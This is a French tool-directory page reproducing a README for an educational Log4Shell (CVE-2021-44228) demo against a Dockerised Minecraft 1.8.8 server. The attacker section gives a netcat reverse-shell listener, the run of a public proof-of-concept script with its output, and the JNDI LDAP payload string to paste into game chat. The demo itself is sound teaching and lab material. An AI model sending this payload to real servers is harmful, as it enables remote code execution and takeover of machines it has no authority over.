
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/felixslama/log4shell-minecraft-demo
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et ÉducationLabs et Pratique
GitHubfelixslama/log4shell-minecraft-demo

log4shell-minecraft-demo

Démo Minecraft de Log4Shell (CVE-2021-44228). Utilisé pour des salons éducatifs.

Voir le dépôt
128il y a 3 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    389
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    333
  • 6

    SafeLine

    chaitin/safeline

    WAF auto-hébergé et proxy inverse qui filtre le trafic HTTP malveillant, bloque les injections SQL, les XSS et les attaques de robots, avec limitation de débit et chiffrement dynamique HTML/JS.

    331

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

Log4Shell (CVE-2021-44228) démo Minecraft

Cette démo est utilisée lors de salons éducatifs pour donner aux futurs étudiants un aperçu du département de cybersécurité de la HTL Villach et de la manière dont les applications du quotidien peuvent être exploitées.

Remarque : Cette démo utilise Minecraft 1.8.8 dans son intégralité.

Attaquant

L'attaquant dans ce scénario utilise la Preuve de Concept (PoC) de kozmer. https://github.com/kozmer/log4j-shell-poc Tout le crédit lui revient. Remarque : Toutes les commandes doivent être exécutées dans le répertoire attacker/

Prérequis :

pip install -r requirements.txt

Utilisation :

  • Lancer un écouteur netcat pour accepter la connexion du reverse shell.
nc -lvnp 9001
  • Lancer l'exploit.
    Remarque : Pour que cela fonctionne, l'archive Java extraite doit être nommée : jdk1.8.0_20, et se trouver dans le même répertoire.
$ python3 poc.py --userip <ip du docker-host> --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Dépôt Github : https://github.com/kozmer/log4j-shell-poc

[+] Classe Java de l'exploit créée avec succès
[+] Mise en place du faux serveur LDAP

[+] Envoyez-moi : ${jndi:ldap://<ip du docker-host>:1389/a}

Écoute sur 0.0.0.0:1389

Ce script configurera le serveur HTTP et le serveur LDAP pour vous, et créera également la charge utile que vous pourrez coller dans le paramètre vulnérable. Ensuite, si tout se passe bien, vous devriez obtenir un shell sur le port lport.


Victime

Sur l'instance victime, nous utilisons une version obsolète et donc vulnérable de JDK (jdk1.8.0_20).

Configuration initiale

Pour faire fonctionner notre serveur Minecraft, nous devons construire notre image Docker et l'exécuter.

Remarque : Pour une construction réussie, vous devez obtenir votre propre copie du serveur Minecraft Vanilla 1.8.8 (ne peut pas être partagé en raison de l'EULA de Mojang) Une source possible est MCVERSIONS.NET

Après avoir obtenu le fichier, enregistrez-le dans victim/ sous le nom server.jar

cd target/
docker build target/ -t minecraft-demo

Exécution du serveur vulnérable

Exécutez le serveur Minecraft vulnérable que nous venons de construire avec docker

docker run --name vulnerable-server -p 25565:25565 minecraft-demo

Il est probable que votre conteneur se bloque ou reste bloqué après l'exploitation. Dans ce cas, vous pouvez le tuer avec la commande suivante :

docker kill vulnerable-server

Exploitation du serveur


Pour exploiter la vulnérabilité, envoyez simplement la chaîne fournie par poc.py dans le chat du jeu.

${jndi:ldap://<ip du docker-host>:1389/a}
image

Télécharger l’outil




